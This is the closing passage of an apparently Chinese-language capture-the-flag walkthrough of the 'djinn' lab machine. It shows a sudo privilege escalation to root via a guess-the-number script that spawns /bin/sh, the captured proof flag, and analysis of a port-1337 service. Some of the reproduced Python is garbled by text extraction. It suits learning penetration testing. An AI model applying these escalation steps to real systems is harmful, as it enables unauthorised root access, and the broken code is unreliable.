
通过这份源码 可以判断与 root/lago 文件一样。



```
def guessit():
    num = randint(1, 101)
    print 'Choose a number between 1 to 100: '
    s = input('Enter your number: ')
    if s == num:
        system('/bin/sh')
    else:
        print 'Better Luck next time'
```


当 s 等于 num 会这些执行/bin/sh

3.11 获取 root 权限




```
Slow claps again
sam@djinn:/home/sam$ sudo -u root /root/lago
What do you want to do ?
1 - Be naughty
2 - Guess the number
3 - Read some damn files
4 - Work
Enter your choice:2
Choose a number between 1 to 100:
Enter your number: num
# bash
root@djinn:/home/sam# id
uid=0(root) gid=0(root) groups=0(root)
root@djinn:/home/sam# 
```

3.12 得到 key



```
root@djinn:/root/.gnupg# cd ..
root@djinn:/root# ./proof.sh
    _                          _             _ _ 
   / \   _ __ ___   __ _ ____(_)_ __   __ _| | |
  / _ \ | '_ ` _ \ / _` |_  /| | '_ \ / _` | | |
 / ___ \| | | | | | (_| |/ / | | | | | (_| |_|_|
/_/   \_\_| |_| |_|\__,_/___||_|_| |_|\__, (_|_)
                                      |___/      
djinn pwned...
__________________________________________________________________________

Proof: 33eur2wjdmq80z47nyy4fx54bnlg3ibc
Path: /root
Date: Sat Jan 4 10:17:16 IST 2020
Whoami: root
__________________________________________________________________________

By @0xmzfr

Thanks to my fellow teammates in @m0tl3ycr3w for betatesting! :-)
```


3.13 分析 1337 端口



```
root@djinn:/etc/xinetd.d# file game
game: ASCII text
root@djinn:/etc/xinetd.d# strings game
service game
  disable = no
  socket_type = stream
  protocol = tcp
  wait = no
  user = root
  type = UNLISTED
  bind = 0.0.0.0
  port = 1337
  server = /opt/1337/run_challenge.sh
root@djinn:/etc/xinetd.d# cat /opt/1337/run_challenge.sh
#! /bin/bash

python -u /opt/1337/app.py
```

```
cat /opt/1337/app.py
#!/usr/bin / env python3

import sys
from random
import choice, randint
from pyfiglet
import print_figlet
def add(a, b):
    return a + b
```

```
def div(a, b):
    return int(a / b)
def multiply(a, b):
    return a * b
def sub(a, b):
    return a - b
print_figlet("Game Time")
print("Let's see how good you are with simple maths")
print("Answer my questions 1000 times and I'll give you your gift.")
OPERATIONS = ['+', '-', "/", "*"]
def main():
    for i in range(1001):
    a = randint(1, 9)
b = randint(1, 9)
op = choice(OPERATIONS)
print(a, op, b)
if op == "+":
    val = add(a, b)
if op == "-":
    val = sub(a, b)
if op == "/":
    val = div(a, b)
if op == "*":
    val = multiply(a, b)
try:
In = int(input("> "))
except Exception:
    print("Stop acting like a hacker for a damn minute!!")
sys.exit(1)
if In == val:
    continue
else :
    print("Wrong answer")
sys.exit(1)
with open("/opt/1337/p0rt5", 'r') as f:
    print(f.read())
if __name__ == "__main__":
    main()
```



```
root@djinn:/etc/xinetd.d# cat /opt/1337/p0rt5
Here is your gift, I hope you know what to do with it:

1356, 6784, 3409
root@djinn:/etc/xinetd.d# 
```

计算正确之后获取文件内容

```
Here is your gift, I hope you know what to do with it:

1356, 6784, 3409
Here: command not foundd# Here is your gift, I hope you know what to do with it:
```

4 总结

通过本课 你可以学习到以下相关内容

- nmap 基本使用
- gobuster 目录扫描
- ftp 匿名登录
- 端口分析
- 暗语开启端口
- python 网络计算机编写
- burpsuite fuzz 使用
- bypass 命令执行漏洞
- python flask 分析
- 反弹 shell 的使用
- nc 传送文件
- 特权提升
- man 文档使用
- pyc 文件反编译

5 关于公众号

扫描订阅号 有新的教程会在公众号更新